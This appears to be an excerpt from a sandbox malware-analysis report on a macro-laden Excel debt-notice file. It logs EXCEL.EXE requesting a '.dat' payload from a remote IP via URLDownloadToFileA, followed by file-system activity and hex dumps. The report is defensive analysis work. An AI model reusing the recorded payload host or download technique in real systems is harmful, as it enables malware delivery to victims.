May 4, 2021 19:26:00.360496044 CEST	2	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 04 May 2021 17:22:30 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	190.14.37.38	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 19:26:00.589941025 CEST	3	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 190.14.37.38 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 19:26:01.570693016 CEST	4	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 04 May 2021 17:26:01 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 2028 Parent PID: 584

General

Start time:	19:25:37
Start date:	04/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f430000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF4098519F6C915412.TMP	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	7FEEACD3241	unknown
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAD326B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\DCA9.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F77EC83	GetTempFileNameW
C:\Users\user\Application Data\Microsoft\Forms	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC65A04	unknown
C:\Users\user\Application Data\Microsoft\Forms\EXCEL.box	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEEAC65A04	unknown
C:\Users\user\AppData\Local\Temp\9FDE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\~DFFC8EDFC05BB5331F.TMP	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	7FEEAD5EBA8	unknown
C:\Users\user\Desktop\~$Outstanding-Debt-610716193-05042021.xlsm	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\50EE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\~DF092153AA592543FF.TMP	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	7FEEAD5EBA8	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14015828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14015828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14015828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14015828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14015828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14015828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14015828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14015828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14015828C	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\EXCEL.box	success or wait	1	7FEEAC65A04	unknown
C:\Users\user\AppData\Local\Temp\DCA9.tmp	success or wait	1	13F9EB818	DeleteFileW
C:\Users\user\AppData\Local\Temp\~DF29DAE25ED6DBE1BD.TMP	success or wait	1	7FEEACF5E7B	unknown

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\9FDE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\50EE0000	C:\Users\user\Desktop\Outstanding-Debt-610716193-05042021.xlsm	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Outstanding-Debt-610716193-05042021.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F67F526	WriteFile
C:\Users\user\Desktop\~$Outstanding-Debt-610716193-05042021.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00 20 00 20

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	b3 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 23 00 00	.#..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0a 00 00 d0 08 00 00 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 24 00 00 00 1c 00 00 00 0f 00 00 00	....$.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 78 47 00 00 0f 00 00 00	.....x..xG.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	.....T.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 10 00 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	14500	26 21 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!..... ....&!..... .....0..... .,..... ....H.....D..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	128	c8 0d 00 00 f8 07 00 00 e0 0d 00 00 10 08 00 00 f0 0c 00 00 28 08 00 00 78 0c 00 00 40 08 00 00 d0 0b 00 00 98 0d 00 00 e8 0b 00 00 98 0a 00 00 68 0d 00 00 c0 0c 00 00 18 0c 00 00 88 08 00 00 90 09 00 00 88 0b 00 00 b0 0d 00 00 58 0b 00 00 40 0b 00 00 28 0b 00 00 f8 0d 00 00 08 0d 00 00 88 05 00 00 c0 03 00 00 90 0c 00 00 e0 0a 00 00 50 0d 00 00 20 0d 00 00 b8 0b 00 00 d8 0c 00 00	.....(...x...@. .....h..... .....X...@...(..... .....P...	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	3600	a0 38 89 9c 9e 70 a3 49 ab cf 54 a2 17 a6 8c 23 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	.8...p.I..T....#.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0...,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	976	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2256	00 00 01 03 00 00 00 00 c8 0d 00 00 01 00 01 03 00 00 00 00 e0 0d 00 00 02 00 00 01 00 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	....

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	18296	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.........C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.kIDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\system32\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWW..PasteW ..DragDropWW..InheritWWW..OnWW WW..OffWWW..DefaultWWW..ArrowW ..CrossW..IBeamW..SizeNESWWW.. SizeNS..SizeNWSEWW..SizeWE..Up ArrowWWW..HourG	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	3600	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. .....d..... .... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57	.....WW.....WW	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	24 00	$.	success or wait	1956	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	1757	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	12	00 00 00 00 b0 0e 00 00 0a 00 00 00	.....	success or wait	1215	7FEEACDFDDC	unknown
